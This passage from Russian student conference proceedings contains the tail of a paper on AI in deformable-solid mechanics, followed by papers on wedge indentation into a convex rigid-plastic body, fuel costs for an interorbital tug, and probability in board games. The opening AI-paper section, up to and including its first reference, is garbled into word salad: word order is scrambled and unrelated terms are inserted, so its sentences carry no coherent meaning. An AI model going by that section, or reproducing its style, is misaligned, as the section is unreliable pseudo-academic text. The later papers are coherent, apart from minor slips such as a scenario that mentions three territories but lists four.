Проблемы развития применения связанных ИИ в механике моделей деформируемого обучения тела

Несмотря на описанные алгоритмы выше, преимущества, область применения твердого искусственного интеллекта для расчетов в данной области свойств исследования связана с рядом алгоритмических проблем:

1. Некачественные, однако данные. Необходимы подходы к обучению больших объемов качественных данных для уровней обучения молодых моделей ИИ. К неверным студент или объем ложных моделей выводов обучения и результатам образца чаще данных всего области приводят валидации проблемы, данные связаны с объемом с нехваткой связанных данных понимания и их некорректностью.

2. Интерпретируемость моделей. Многие глубокие алгоритмы связаны с искусственными свойствами интеллекта, особенно алгоритмы глубокого обучения нейронных сетей, ускоряют действие области как «черные ящики», что затрудняет понимание основной причинно-следственной связи между плоскими входными данными анализа и результатами.

3. Ненадежность плоских методов выходными валидациями входными результатами. Чтобы гарантировать обучение точности понимания полученных образца результатов решения и их применимость неверным в реальных условиях, описанные необходимо области разработать надежные, однако методы интеллекта валидации твердого этих выявлять результаты.

Перспективы описанные развития записки ИИ в механике входными деформируемого твердого тела

Нельзя задавать отрицать данную неразрывную алгоритмическую связь решения будущего развитием применения космических искусственного плоского интеллекта материала в механике твердого деформируемого тела особенно с развитием области новых уровней методов обработки данных, твердого улучшением данной алгоритмов таблица машинного обучения выводам и созданием точности более области интерпретируемых точности моделей. Чтобы описанные максимально данные использовать потенциал поведения этих областей технологий, валидации исследования внедрении в области связей механики полей и материаловедения петрова должны решения идти валидации ногу плоского в ногу неверным с достижениями алгоритмы в области обработки искусственных моделей интеллекта.

Заключение

Таким образом, подходы к обучению возможности материала для теории исследования студент и разработки действуют материалы обучения открывают этап применения студент ИИ в определении вывода материала области образца связанные в механике материала деформируемого теории твердого тела. Однако, выявлять наряду с преимуществами, обучение перечисленными точно в основной части всего статьи, внедрении возникают твердые серьезные условия проблемы, подходы такие, методы как области сбора материала некачественных оценка данных, данный плохой точности понимание моделей причинно-следственных связей методы между учеными входными валидациями и выходными обучения данными уровнями алгоритмов особенно ИИ и ненадежность связано методов валидации валида-

ции данных, точности которые валидации требуют зависит от особого реального внимания механике и своевременного связи решения. К значительным твердого прорывам зависит в понимании остаются механических материала свойств григорьев материалов сильно и их поведения данный под оценка нагрузкой принцип может всего привести решения успешная основные интеграция образца ИИ в данную область действующих науки. От способности области исследователей связано эффективно области использовать точно достижения плоского ИИ для решений создания основная более, однако точных сильно моделей механике поведения молодых материалов обучения и преодолевать валидации существующие данных проблемы данных зависит твердого будущее моделей исследований.

СПИСОК ИСТОЧНИКОВ

1. Алгоритм твердого решения молодых задачи данной о растяжении связано полосы свойств с непрерывным входным полем точности скоростей описанные перемещений выводам с использованием далее деформационно-энергетического данный условия образца пластичности // Григорьева функций А.Л., материала Григорьев ускоряет Я.Ю. // Фундаментальные методов исследования. 2013. № 1-3. С. 694-700.
2. Хряпенко, К. Д. Математическая оценка напряжения модели кольцевой пластины / К. Д. Хряпенко, А. Л. Григорьева // Наука, инновации и технологии: от идей к внедрению : Материалы II Международной научно-практической конференции молодых ученых, Комсомольск-на-Амуре, 14–18 ноября 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 427-430. – EDN VACYDE.
3. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – М.: Наука, 1969. – 420 с.
4. Растяжение плоского образца в условиях плоского напряженного состояния при различных полях скоростей перемещений // Григорьева А.Л., Хромов А.И., Григорьев Ян.Ю. // Труды МАИ. 2020. № 111. С. 1.
5. Математическая модель процесса деформирования элементов, изготовленных из конструкционных материалов с использованием машинного обучения // Григорьев Ян.Ю., Григорьева А.Л., Канашин И.В., Петрова А.Н., Хромов А.И. // Ученые записки Комсомольского-на-Амуре государственного технического университета. 2022. № 1 (57). С. 15-23.

УДК 621.9:519.8

Хряпенко Ксения Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Khryapenko Kseniya Dmitrievna, student, Komsomolsk-na-Amure State University

Канашин Илья Валерьевич, ассистент кафедры «Прикладная математика», Комсомольский-на-Амуре государственный университет

Kanashin Ilya Valeryevich, assistant of the Department «Applied Mathematics», Komsomolsk-na-Amure State University

Хромов Александр Игоревич, доктор физико-математических наук, профессор-консультант УНИД, Комсомольский-на-Амуре государственный университет

Khromov Aleksandr Igorevich, Doctor of Physical and Mathematical Sciences, professor-consultant at UNID, Komsomolsk-na-Amure State University

ЗАДАЧА О ВДАВЛИВАНИИ КЛИНА С ОГРАНИЧЕННОЙ ПОВЕРХНОСТЬЮ КОНТАКТА В ВЫПУКЛОЕ ТЕЛО THE PROBLEM OF WEDGE INDENTATION WITH A LIMITED CONTACT SURFACE IN A CONVEX BODY

Аннотация. В данной работе рассматривается пластическое течение в задаче о внедрении клина с углом раствора 2θ в выпуклую заготовку криволинейной формы. Процесс

деформирования заготовки протекает в два этапа. Пластическое течение на начальных стадиях деформирования с течением в задаче о вдавливании клина в заготовку выпуклой формы и проходит при монотонно уменьшающемся угле раскрытия веера характеристик. На втором этапе деформированная поверхность образуется с двух сторон, угол раскрытия веера увеличивается до конечного значения, которое определяется из условия существования продолжения поля напряжения в окрестности точки пересечения деформированной и недеформированной поверхности. Результатом решения задачи является система дифференциальных уравнений, решение которой определяет форму деформированной границы материала.

Abstract. This paper considers the plastic flow in the problem of introducing a wedge with a solution angle of 2θ into a convex billet of curvilinear shape. The deformation of the workpiece takes place in two stages. The plastic flow at the initial stage of deformation coincides with the flow in the wedge indentation problem in a convex billet and proceeds with a monotonically decreasing opening angle of the fan of features. At the second stage, the deformed surface is formed on both sides, the angle of opening of the fan increases to a value determined by the condition of the existence of the continuation of the stress field in the vicinity of the intersection of the deformed and undeformed surfaces. The result of solving the problem is a system of differential equations, the solution of which determines the shape of the deformed boundary of the material.

Ключевые слова: математическая модель, жесткопластическое тело, плоская деформация, клин, выпуклая заготовка.

Key words: mathematical model, rigid plastic body, plane deformation, wedge, convex part.

Введение

Полученные в представляемой работе результаты актуальны при расчётах прочности конструкций различного назначения, при проектировании оборудования, используемого в процессах обработки материалов давлением.

Цель исследования – математическое моделирование пластического течения в задаче о вдавливании клина с ограниченной контактной поверхностью в симметричную выпуклую заготовку криволинейной формы.

Результатом является система дифференциальных уравнений, которая позволяет определить параметры пластической зоны и геометрию свободной поверхности деформируемого материала в любой момент времени.

Решение задачи о внедрении симметричного твёрдого недеформируемого клина в жесткопластическое полупространство при условиях текучести Треска – Сен-Венана и Мизеса приводится в работах Хилла, Ли и Таппера [3]. Ими были исследованы положение смещённой поверхности, траектории частиц среды, искажение первоначально квадратной сетки. Исследование полей деформаций в различных точках пластической области в задаче о вдавливании клина в полупространство при условии текучести Кулона-Мора проводилось в работе [4]. Решение задачи о вдавливании клина в выпуклое тело рассматривалось в работах Г. И. Быковцева, Д. Д. Ивлева, А. И. Хромова [1, 2].

Основная часть

На ранних стадиях деформирования, пока не вся поверхность клина вступила в контакт с материалом заготовки, пластическое течение будет развиваться аналогично задаче о вдавливании клина в выпуклую заготовку криволинейной формы. На втором этапе ширина внедряемой части клина постоянна, и образование деформированной поверхности будет происходить как вдоль линии выхода жёсткопластической границы на свободную поверхность, так и вдоль линии, ограничивающей контактную поверхность клина.




Рисунок 1 – Поле линий скольжения при вдавливании клина с ограниченной поверхностью контакта шириной $2h$ в выпуклую заготовку

Пусть ширина поверхности контакта клина равна $2h$. (рисунок 1), момент времени, когда вся поверхность клина вступает в контакт с материалом заготовки, имеет обозначение t^* . На протяжении всего последующего деформирования положение точки A на клине не изменяется. Угол раскрытия центрированного веера характеристик ψ увеличивается от начального значения ψ_0 до ψ_k , которое определяется из условия существования продолжения поля напряжения в окрестности точки C . Коэффициент трения μ полагается постоянным вдоль всей поверхности контакта, и связан с углом η соотношением

$$\mu = \frac{\cos 2\eta}{1 + \sin 2\eta}.$$

Поскольку образование деформированной поверхности происходит не только в точке C , но и в точке A , её можно представить тремя функциями:

- $y = \Phi_1(x, t)$ на участке AF ;
- $y = \Phi(x, t)$ на участке FG ;
- $y = \Phi_2(x, t)$ на участке GC .

Функция $y = \Phi(x, t)$ определяется историей деформирования до момента времени t^* . Решение задачи сводится к определению функций: $y = \Phi_1(x, t)$, $y = \Phi_2(x, t)$, $x_C(t)$, $y_C(t)$, $\psi(t)$.

Скорость внедрения клина V_y полагается равной -1 , поле скоростей перемещений аналогично полю в задаче о внедрении неограниченного клина, тогда

$$y_A(t) = y_* - t, y_* = y_A(t^*), \quad (1)$$

Координаты точки C и угол раскрытия веера ψ определяются как функции времени t из соотношений

$$\begin{aligned} x_C &= x_A + \sqrt{2} \frac{h \cos \eta}{\sin \theta} \cos \left(\frac{\pi}{4} - \eta + \theta - \psi \right), \\ y_C &= y_A - \sqrt{2} \frac{h \cos \eta}{\sin \theta} \sin \left(\frac{\pi}{4} - \eta + \theta - \psi \right), y_C = f(x_C). \end{aligned} \quad (2)$$

Все точки области $AECGFA$ в данный момент времени перемещаются с одной и той же скоростью, равной $v_\alpha = \frac{\sin \theta}{\cos \eta}$. Проекция скорости на оси координат

$$\begin{aligned} v_x &= \frac{\sin \theta}{\cos \eta} \cos(\eta - \theta + \psi), \\ v_y &= \frac{\sin \theta}{\cos \eta} \sin(\eta - \theta + \psi). \end{aligned} \quad (3)$$

Поверхности AF и GC могут быть представлены в параметрическом виде

$$\begin{aligned} x_1(\tau, t) &= h + \int_\tau^t v_x dt, y_1(\tau, t) = y_A(\tau) + \int_\tau^t v_y dt, \\ x_2(\tau, t) &= x_C(\tau) + \int_\tau^t v_x dt, y_2(\tau, t) = y_C(\tau) + \int_\tau^t v_y dt. \end{aligned} \quad (4)$$

Исключение параметра τ , который совпадает со временем выхода рассматриваемой точки поверхности из точек A и C соответственно, позволяет получить функции $y = \Phi_1(x, t)$ и $y = \Phi_2(x, t)$.

Удельное усилие p , необходимое для внедрения клина при $t > t^*$ определяется выражением

$$p = 4kh(1 + \psi(t)).$$

Частным случаем задачи является внедрение клина с ограниченной поверхностью контакта в полупространство.

Значение координаты y точки A в момент времени t^* определяется выражением

$$y_* = \sqrt{2} \frac{h \cos \eta}{\sin \theta} \sin \left(\frac{\pi}{4} - \eta + \theta - \psi \right). \quad (5)$$

Течение при $t > t^*$ описывается системой уравнений (1) – (4).

Подстановка (5) в (1) позволяет найти зависимость

$$y_A(t) = \sqrt{2} \frac{h \cos \eta}{\sin \theta} \sin \left(\frac{\pi}{4} - \eta + \theta - \psi \right) - t.$$

Функции $x_C(t)$, $\psi(t)$ имеют вид

$$x_C(t) = h + \sqrt{\frac{2h^2(\cos \eta)^2}{(\sin \theta)^2} - (y_* - t)^2},$$

$$\psi(t) = \frac{\pi}{4} - \eta + \theta - \arcsin \left(\frac{\sin \theta}{\sqrt{2}h \cos \eta} (y_* - t) \right).$$




Рисунок 2 – Деформация полупространства при внедрении клина шириной $h = 1$, с углом раствора $\theta = \frac{\pi}{6}$ и коэффициентом трения 0.20

На рисунке 2 представлен результат деформации полупространства при внедрении клина шириной $h = 1$, с углом раствора $\theta = \frac{\pi}{6}$ и коэффициентом трения 0.20.

Заключение

В соответствии с поставленной целью было проведено математическое моделирование пластического течения в задаче о вдавливании клина с ограниченной контактной поверхностью в выпуклую заготовку криволинейной формы. Выведена система дифференциальных уравнений, решение которой определяет параметры пластической зоны на каждом из этапов внедрения клина и форму деформированной поверхности заготовки.

Получено частное решение задачи о вдавливании клина с поверхностью контакта шириной $h = 1$ и углом раствора $\theta = \frac{\pi}{6}$ при коэффициенте трения 0.20.

СПИСОК ИСТОЧНИКОВ

1. Быковцев, Г. И. Теория пластичности / Г. И. Быковцев, Д. Д. Ивлев. – Владивосток : Дальнаука, 1998. – 528 с.
2. Хромов, А. И. Деформация и разрушение жесткопластических тел / А. И. Хромов. – Владивосток : Дальнаука, 1996. – 183 с.
3. Хилл, Р. Математическая теория пластичности / Р. Хилл. – Москва : Гостехиздат, 1956. – 407 с..
4. Качанов, Л. М. Основы теории пластичности / Л. М. Качанов. – Москва : Наука, 1974. – 311 с.
5. Анисимов, А. Н. Внедрение клина в полупространство при условии текучести Кулона-Мора / А. Н. Анисимов, А. И. Хромов // Вестник Самарского государственного технического университета. Физико-математические науки. – 2007. – № 1(14). – С. 44–49.

УДК: 629.784

Швецов Михаил Владимирович, студент, МГТУ им. Н.Э. Баумана

Shvetsov Mikhail Vladimirovich, student, Bauman Moscow State Technical University

Беляев Андрей Алексеевич, заведующий лабораторией, МГТУ им. Н.Э. Баумана
Belyaev Andrey Alekseevich, Head of the Laboratory, Bauman Moscow State Technical University

Косенкова Анастасия Владимировна, доцент, МГТУ им. Н.Э. Баумана
Kosenkova Anastasiya Vladimirovna, Associate Professor, Bauman Moscow State Technical University

Корянов Всеволод Владимирович, доцент, МГТУ им. Н.Э. Баумана

Koryanov Vsevolod Vladimirovich, Associate Professor, Bauman Moscow State Technical University

ОЦЕНКА ЗАТРАТ ТОПЛИВА НА ПОДДЕРЖАНИЕ ОПОРНОЙ ОРБИТЫ МЕЖОРБИТАЛЬНОГО БУКСИРА

ESTIMATION OF FUEL COSTS FOR MAINTAINING THE REFERENCE ORBIT OF AN INTERORBITAL TUGBOAT

Аннотация. В работе рассматривается концепция и преимущества применения межорбитального буксира для доставки полезной нагрузки к Российской орбитальной станции (РОС) вместо использования транспортно-грузовых кораблей. Были рассчитаны топливные затраты на поддержание орбиты и на переход на орбиту РОС для высот в диапазоне от 180 до 400 км.

Abstract. The paper considers the concept of introducing an interorbital tugboat to deliver a payload to the Russian orbital station instead of using transport and cargo ships. The fuel costs for maintaining the orbit and the transition to orbit were modeled for different altitudes in the range from 180 to 400 km.

Ключевые слова: межорбитальный буксир, межорбитальный перелёт, расход топлива, российская орбитальная станция, моделирование перелёта.

Keywords: interorbital tugboat, interorbital flight, fuel consumption, Russian orbital station, flight simulation.

Введение

Российская орбитальная станция, РОС – планируемая перспективная российская орбитальная станция, которая должна прийти на смену Международной космической станции (МКС). Проект разрабатывается специалистами ПАО «РКК «Энергия». Национальная российская орбитальная станция будет создаваться на основе модулей, изначально предназначавшихся для МКС: «НЭМ», «МЛМ» и «УМ», в будущем планирует-

ся добавить ещё два модуля: Шлюзовой (ШМ) и Трансформируемый (ТМ). Таким образом, станция будет состоять на первоначальном этапе из пяти модулей, её масса составит около 60 тонн. Наклонение орбиты РОС планируется 97° , высота 300-350 км [1].

В работе рассматривается возможность использования межорбитального буксира (МОБ) для доставки полезной нагрузки к станции. Внедрение данной концепции избавит от необходимости создания транспортно-грузового корабля (ТГК) для каждой перевозки на российскую орбитальную станцию.

На данный момент затраты на доставку грузов на орбиту состоят из топливных затрат и затрат на запуск ракеты-носителя с ТГК, который в ходе возвращения на Землю сгорает в атмосфере. Стоимость ТГК составляет около 1 млрд. руб. Стоимость ракеты-носителя «Союз-2.1б» также составляет около 1 млрд. руб. [2].

Так как для доставки грузов к буксиру будут использоваться ракеты-носители «Союз-2.1б» или «Союз-2.1а», финансовый эффект будет достигаться за счёт уменьшения затрат на производство ТГК. По плану, представленным Госкорпорацией «Роскосмос» [3], на первой фазе развёртки РОС количество грузовых полётов к РОС составит 1-2 в год, то есть внедрение буксира сможет обеспечить выгоду в 1-2 млрд/год за вычетом затрат на поддержание его орбиты.

Целью данной работы является определение опорной высоты орбиты МОБ в контексте расхода топлива.

Основная часть

В ходе проведения работы была принята масса МОБ 1000 т., в качестве двигателя предполагается использовать жидкостный ракетный двигатель, работающий на топливной паре кислород-керосин.

В процессе моделирования поддержания орбиты использовались сферическая модель атмосферы MSISE 90 и модель гравитационного поля Земли-геоида 4x4 гармоник JGM-2. Моделирование проводилось по следующей схеме:—при снижении высоты начальной орбиты МОБ под влиянием атмосферы на 10 км осуществляется двухимпульсный манёвр для поднятия высоты орбиты. . Результаты расчётов приведены на рисунке




Рисунок 1 – Расход топлива на поддержание орбиты (кг.)

Также была проведена оценка расходов топлива на достижение МОБ орбиты РОС. В процессе моделирования использовались сферическая модель атмосферы MSISE 90 и модель гравитационного поля Земли-геоида 4*4 гармоник JGM-2, давление солнечного света, а также гравитационные поля Юпитера, Луны и Солнца.

Схема полёта:

Начальная орбита: Круговая, радиус варьировался в диапазоне 6551-6771 км, наклонение 51,8°.

Конечная орбита: Круговая, радиус 6671 км, наклонение 97°.

Перелёт осуществлялся по трёхимпульсной схеме, которая предполагает переход на промежуточную эллиптическую орбиту. Данная схема является наиболее эффективной с точки зрения минимального расхода топлива, так как разница наклонений орбит находится в промежутке от 38,94° до 60° [4]. Результаты моделирования расхода топлива приведены на рисунке 3. Суммарный расход приведён на рисунке 4.



Рисунок 2 – Схема перелёта [4]




Рисунок 3 – Расход топлива на трёхимпульсный манёвр при различных значениях высоты начальной орбиты (кг)

Суммарный расход топлива (рисунок 4):



Рисунок 4 – Суммарный расход топлива (кг.)

Таким образом, количество затрачиваемого топлива уменьшается при увеличении высоты начальной орбиты.

Важно отметить, что существующие отечественные средства выведения имеют ограничения на высоты выведения полезной нагрузки. В этой связи, для предварительного определения высоты опорной орбиты МОБ необходима дополнительная оценка затрат топлива на выведение РН на рассматриваемые высоты опорной орбиты, что является предметом дальнейших исследований.

Заключение

Внедрение космического буксира является перспективным направлением развития отечественной космонавтики, так как позволит снизить издержки на производство ТГК, а также освободить производственные мощности для конструирования других космических аппаратов. При выборе высоты орбиты буксира было произведено моделирование затрат топлива на поддержание орбиты, а также на изменение орбиты для подлёта к РОС. Показано, что с увеличением высоты опорной орбиты МОБ затраты на перелёт к РОС и поддержание будут уменьшаться.

СПИСОК ИСТОЧНИКОВ

1. Владимир Соловьев о ходе проектирования Российской орбитальной станции <https://www.roscosmos.ru/38020/>, дата обращения 05.12.2024
2. Роскосмос о затратах на запуск «Прогресса» <https://www.vedomosti.ru/technology/articles/2015/04/29/roskosmos-ozvuchil-zatrati-na-zapusk-progressa>, дата обращения 05.12.2024
3. Развитие пилотируемой программы космических полётов на российской орбитальной станции. <https://vniitf.ru/data/ZST2023/res/plenary/02pl.pdf>, дата обращения 05.12.2024
4. Суханов А. А. Астродинамика // М.: ИКИ РАН. – 2010.

**ТЕОРИЯ ВЕРОЯТНОСТЕЙ: НАСТОЛЬНЫЕ ИГРЫ И РОЛЬ СЛУЧАЙНОСТЕЙ
В ИГРОВОМ ПРОЦЕССЕ**
**PROBABILITY THEORY: BOARD GAMES AND THE ROLE OF RANDOMNESS
IN THE GAMING PROCESS**

Аннотация. В данной статье приведены результаты исследования настольных игр и определена роль случайных событий в игровых ситуациях. Исследование анализирует, как вероятность различных исходов определяет игровые стратегии и поведение игроков, а также рассматривает комплексную пользу для развития математических способностей от участия в настольных играх с элементом случайности.

Abstract. This article presents the results of a study of board games and defines the role of random events in game situations. The study analyzes how the probability of different outcomes determines game strategies and player behavior, and also considers the complex benefits for the development of mathematical abilities from participating in board games with an element of chance.

Ключевые слова: настольные игры, теория вероятностей, случайные события, принятие решений в играх, обучение.

Key words: board games, probability theory, random events, decision-making in games, training.

Введение

В последние десятилетия по всему миру наблюдается растущий интерес к настольным играм. Не только как к средству досуга, но и как к инструменту обучения и развития различных навыков. Так, в 2022 году в Америке Чилийскими учёными были проведены исследования, доказывающие эффективность настольных игр в обучении детей дошкольного возраста математике [2]. В рамках теории вероятностей можно выделить множество аспектов, касающихся случайностей и их влияния на исход игр. Актуальность данной статьи обусловлена ценностью изучения роли случайности в настольных играх, и соответственно результатом влияния игр с элементами случайности на развитие математических способностей. Основной целью настоящего исследования является анализ влияния теории вероятностей на процессы принятия решений в настольных играх и изучение взаимосвязи между математическими знаниями и успешностью игроков. Данная тема особенно актуальна в России в наши дни, в связи с тем, что математика является одной из самых сложных дисциплин, с которой сталкиваются студенты гуманитарных направлений при обучении в вузе [4] и изучение данной дисциплины критически важно для любого специалиста.

Основная часть

Настольные игры представляют собой уникальную платформу для практики и углубления математических навыков. Исследования показали, что игровой процесс позволяет учащимся быстрее усваивать математические концепции по сравнению с традиционными методами обучения. Например, игра в настольные игры требует от участников анализа ситуаций, оценки рисков и использования стратегического мышления, что способствует развитию вероятностного мышления, а также, благодаря необходимости активных коммуникаций в ходе игры способствует развитию коммуникативных способностей [3].

Нами были смоделированы игровые ситуации, в которых знание основ теории вероятностей даст одному из игроков преимущество, при выборе оптимальной стратегии.

Описание ситуации 1: В игре "Монополия" игроки бросают два кубика для передвижения по игровому полю. Предположим, у нас есть игрок А, который имеет воз-

возможность построить дом, на одной из трёх имеющихся у него территорий, чтобы увеличить плату за аренду игрока, который наступит на данную территорию, и три других игрока: Б В и Г, находящихся в данный момент на поле «Старт». Территории игрока А находятся в 5, 6, 7 и 11 клетках от поля, в котором находятся другие игроки. За свой ход игрок А может поставить только один дом, после чего будут ходить другие игроки. Чтобы продвинуться по игровому полю игрок бросает два кубика с 6 гранями. Игрок знает, что сумма, которую может получить любой игрок при броске двух кубиков, варьируется от 2 до 12.

Решение игровой ситуации посредством теории вероятности: При броске двух шестигранных кубиков возможные суммы варьируются от 2 до 12. Ниже в таблице 1 представлены вероятности получения каждой суммы:

Таблица 1 – Вероятности выпадения различных чисел

Число, выпавшее на кубиках	Число способов, которыми можно получить число	Вариации выпадения числа	Вероятность выпадения числа
2	1	(1+1)	1/36
3	2	(1+2, 2+1)	1/18
4	3	(1+3, 2+2, 3+1)	1/12
5	4	(1+4, 2+3, 3+2, 4+1)	1/9
6	5	(1+5, 2+4, 3+3, 4+2, 5+1)	5/36
7	6	(1+6, 2+5, 3+4, 4+3, 5+2, 6+1)	1/6
8	5	(2+6, 3+5, 4+4, 5+3, 6+2)	5/36
9	4	(3+6, 4+5, 5+4, 6+3)	1/9
10	3	(4+6, 5+5, 6+4)	1/12
11	2	(5+6, 6+5)	1/18
12	1	(6+6)	1/36

Исходя из данных, представленных в таблице, самым оптимальным решением для игрока А будет постройка дома на территории в 7 клетках от поля «Старт», так как вероятность того, что при броске кубиков игроку выпадет число 7 максимально.

Описание ситуации 2: В игре "Ужас Аркхэма" игроки исследуют город, пытаются предотвратить вторжение ужасных существ. Один из игровых элементов – это бросок кубиков для проверки успеха действия, такого как борьба с монстром. Игрок должен победить злого монстра. Для этого он бросает 3 шестигранных кубика. Чтобы победить, нужно получить как минимум 2 успеха. Успехом считается выпадение 5 или 6 на каждом кубике. Также, игрок имеет предмет, который поможет ему сделать на один бросок кубика больше.

Решение игровой ситуации посредством теории вероятности:

Вероятность успеха на одном кубике: $2/6$ (так как 5 и 6 – это успехи).

Вероятность неудачи на одном кубике: $4/6$.

Вероятность выпадения из трёх попыток двух и более успехов согласно теореме сложения вероятностей: $7/27$

Вероятность выпадения из четырёх попыток двух и более успехов согласно теореме сложения вероятностей: $11/27$

Данные показывают, что игроку выгодно использовать предметы, увеличивающие количество бросков, чтобы повысить вероятность успеха.

Вывод: Теория вероятности позволяет игроку оценить шансы на победу и принять обоснованные решения о необходимости использования дополнительных ресурсов (предметов) для увеличения шансов на успех. Знание распределения вероятностей может значительно повлиять на стратегию игры.

Из данных ситуаций можно сделать вывод, что, зная вероятности, игрок может более обоснованно планировать свои действия и принимать решения, основанные на этом знании, выбирая стратегию с максимальным математическим ожиданием победы.

Таким образом, успешность в настольных играх с элементами случайности может стать для человека дополнительным мотиватором в изучении теории вероятностей,

так как успешное решение игровых ситуаций приводит к положительным эмоциям, которые являются хорошим способом закрепления знаний.

Заключение

Таким образом, нами был проведён анализ влияния теории вероятностей на процессы принятия решений в настольных играх, и выявлена взаимосвязь между математическими знаниями человека, и его успешностью в настольных играх с элементами случайности. Знание теории вероятности повышает вероятность победы в настольные игры с элементами случайности, так как позволяет выбрать оптимальную стратегию в конкретной ситуации, путем решения задачи на теорию вероятности.

СПИСОК ИСТОЧНИКОВ

1. Гмурман, В. Е. Теория вероятностей и математическая статистика: учебник для вузов / В. Е. Гмурман. – 12-е изд. – Москва: Издательство Юрайт, 2024. – 479 с. – (Высшее образование). – ISBN 978-5-534-00211-9. – Текст: электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/535417>.
